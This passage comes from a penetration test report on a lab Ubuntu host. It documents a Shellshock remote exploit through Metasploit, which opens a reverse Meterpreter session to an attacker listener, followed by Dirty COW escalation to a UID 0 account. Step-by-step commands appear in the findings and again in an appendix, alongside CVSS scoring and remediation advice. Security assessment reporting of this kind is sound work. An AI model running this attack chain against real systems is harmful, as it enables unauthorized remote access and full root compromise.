Impact Subscore: 5.9
Exploitability Subscore: 3.9
CVSS Temporal Score: NA
CVSS Environmental Score: NA
Modified Impact Subscore: NA
Overall CVSS Score: 9.8

Figure 16 – Shellshock CVSS v3.1 Calculator Result

3.2.4 Proof of Concept

The following procedure reproduces the validated exploitation path in the authorized lab environment:

1. Confirm that the target host is reachable at 192.168.253.129 and that TCP port 80 is open.
2. Start the Metasploit Framework by running msfconsole on the Kali Linux attacker system.
3. Select the module with: use exploit/multi/http/apache_mod_cgi_bash_env_exec.
4. Set the target address with: set RHOST 192.168.253.129.
5. Set the attacker listener address with: set LHOST 192.168.253.131.
6. Set the confirmed CGI path with: set TARGETURI /cgi-bin/test.
7. Run exploit and wait for the reverse Meterpreter session to open.
8. Run getuid to confirm that the session is operating as www-data.
9. Run sysinfo to record the operating system, kernel version, and architecture.

Validated command sequence and expected evidence

```
msf6 > use exploit/multi/http/apache_mod_cgi_bash_env_exec
msf6 exploit(...) > set RHOST 192.168.253.129
msf6 exploit(...) > set LHOST 192.168.253.131
msf6 exploit(...) > set TARGETURI /cgi-bin/test
msf6 exploit(...) > exploit
[*] Meterpreter session 1 opened
meterpreter > getuid
Server username: www-data
```

EVIDENCE REFERENCES

See Figures 9–12 for module selection, exploit configuration, successful session creation, system information, directory listing, and confirmation of the www-data account.

3.2.5 Remediation Recommendations

- Replace the unsupported Ubuntu 12.04 installation with a currently supported operating system.
- Update Bash to a fully patched version and verify that the Shellshock test no longer executes commands.
- Update Apache and all installed system packages from trusted repositories.

-
- Disable CGI support when it is not required; otherwise, restrict CGI scripts to the minimum necessary set.
 - Restrict access to administrative or legacy CGI paths through network controls and web-server configuration.
 - Review Apache access and error logs for suspicious User-Agent values, encoded shell syntax, and unexpected outbound connections.
 - Retest /cgi-bin/test after remediation and confirm that no reverse session or command output is produced.

3.3 Finding F-02: Dirty COW Privilege Escalation

HIGH	7.8	CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H
------	-----	--

Field	Value
Finding ID	F-02
Affected Asset	192.168.253.129
Affected Component	Linux kernel 3.2.0-23-generic
Vulnerability	Dirty COW local privilege escalation
CVE	CVE-2016-5195
Prerequisite	Existing low-privileged local code execution
Observed Access	UID 0 / root privileges through the toor account

3.3.1 Vulnerability Description

Dirty COW is a race-condition vulnerability in the Linux kernel copy-on-write memory mechanism. A local attacker with the ability to execute code can exploit the flaw to write to otherwise read-only mappings and alter protected files. The vulnerability does not provide the initial network foothold by itself, but it can convert a restricted local session into full administrative access.

During the assessment, the existing www-data session was used to compile and execute a proof-of-concept in /tmp. The exploit created a new account named toor with UID 0. Successful execution of id from that account confirmed complete root-level compromise.

3.3.2 Impact on Confidentiality, Integrity, and Availability

Security Objective	Rating	Demonstrated or Potential Impact
Confidentiality	High	Root access allows unrestricted reading of user data, credentials, private keys, logs, and application secrets.
Integrity	High	An attacker can modify any file, create privileged accounts, change security settings, and install persistent access.
Availability	High	Root privileges allow shutdown of the host, removal of files, service disruption, or destructive changes.

3.3.3 CVSS Evidence

The finding is rated 7.8 High using CVSS v3.1. Exploitation requires local access with low privileges, but successful exploitation can produce high confidentiality, integrity, and availability impact.

CVSS Base Score: 7.8
Impact Subscore: 5.9
Exploitability Subscore: 1.8
CVSS Temporal Score: NA
CVSS Environmental Score: NA
Modified Impact Subscore: NA
Overall CVSS Score: 7.8

Figure 17 – Dirty COW CVSS v3.1 Calculator Result

3.3.4 Proof of Concept

The following procedure documents the validated privilege-escalation path after the Shellshock session was established:

10. Use the established session to confirm the target kernel with `sysinfo` or `uname -a`.
11. Change to the writable `/tmp` directory.
12. Place the authorized Dirty COW proof-of-concept source file in `/tmp`.
13. Compile the source with: `gcc -pthread dirtycow.c -o dirty -lcrypt`.
14. Execute the compiled binary with: `./dirty password123`.
15. Switch to the created account with: `su toor`.
16. Enter the proof-of-concept password when prompted.
17. Run `id` and confirm that the output contains `uid=0` and `gid=0`.
18. After evidence collection, restore `/etc/passwd` from `/tmp/passwd.bak` and remove temporary exploit artifacts.

Validated command sequence and expected evidence

```
www-data@ubuntu:/tmp$ gcc -pthread dirtycow.c -o dirty -lcrypt
www-data@ubuntu:/tmp$ ./dirty password123
www-data@ubuntu:/tmp$ su toor
toor@ubuntu:/tmp# id
uid=0(toor) gid=0(root) groups=0(root)
```

EVIDENCE REFERENCES

See Figures 13–15 for exploit compilation and execution, UID 0 verification, and restoration of the original password file.

3.3.5 Remediation Recommendations

- Upgrade the Linux kernel to a supported and patched version, then reboot into the updated kernel.
- Replace Ubuntu 12.04 because the operating system is obsolete and does not provide an acceptable long-term security baseline.
- Remove unauthorized UID 0 accounts and review `/etc/passwd`, `/etc/shadow`, `/etc/group`, and `sudo` configuration for unexpected changes.
- Validate the integrity of critical system binaries and configuration files after any suspected compromise.

-
- Limit service accounts such as www-data through least privilege, restrictive file permissions, and mandatory access controls where available.
 - Retest local privilege escalation after patching and confirm that the proof-of-concept fails.

4. Conclusion

The penetration test demonstrated that the in-scope Ubuntu host could be fully compromised through a two-stage attack chain. Shellshock provided unauthenticated remote code execution through the exposed CGI endpoint, and Dirty COW elevated the resulting www-data session to UID 0. The findings show that continued operation of the unsupported system creates an unacceptable level of risk.

The most effective remediation is to replace the legacy operating system and rebuild the service on a supported, fully patched platform. Until replacement is complete, the host should be isolated, CGI functionality restricted or disabled, Bash and the kernel updated where possible, logs reviewed, and the system checked for unauthorized changes. A focused retest should be performed after remediation to confirm that both the remote code execution and privilege-escalation paths have been eliminated.

FINAL RISK STATEMENT

The assessment resulted in complete compromise of the target system. Remediation should be treated as an immediate priority rather than a routine hardening task.

Appendix A: Technical Command Reference

The command reference below consolidates the commands documented throughout the report. It is included to make the proof of concept reproducible in the same authorized laboratory environment.

Host Discovery

```
nmap -sn 192.168.253.0/24
netdiscover -r 192.168.253.0/24
```

Service Enumeration

```
nmap -sS -sV -sC -O -T4 192.168.253.129
```

Vulnerability Research

```
searchsploit openssh 5.9
searchsploit apache 2.2
```

Web Assessment

```
nikto -h http://192.168.253.129 -C all
```

Shellshock Exploitation

```
msfconsole
use exploit/multi/http/apache_mod_cgi_bash_env_exec
set RHOST 192.168.253.129
set LHOST 192.168.253.131
set TARGETURI /cgi-bin/test
exploit
getuid
sysinfo
```

Dirty COW Privilege Escalation

```
cd /tmp
gcc -pthread dirtycow.c -o dirty -lcrypt
./dirty password123
su toor
id
```

Cleanup

```
mv /tmp/passwd.bak /etc/passwd
rm -f /tmp/dirty /tmp/dirtycow.c
exit
```

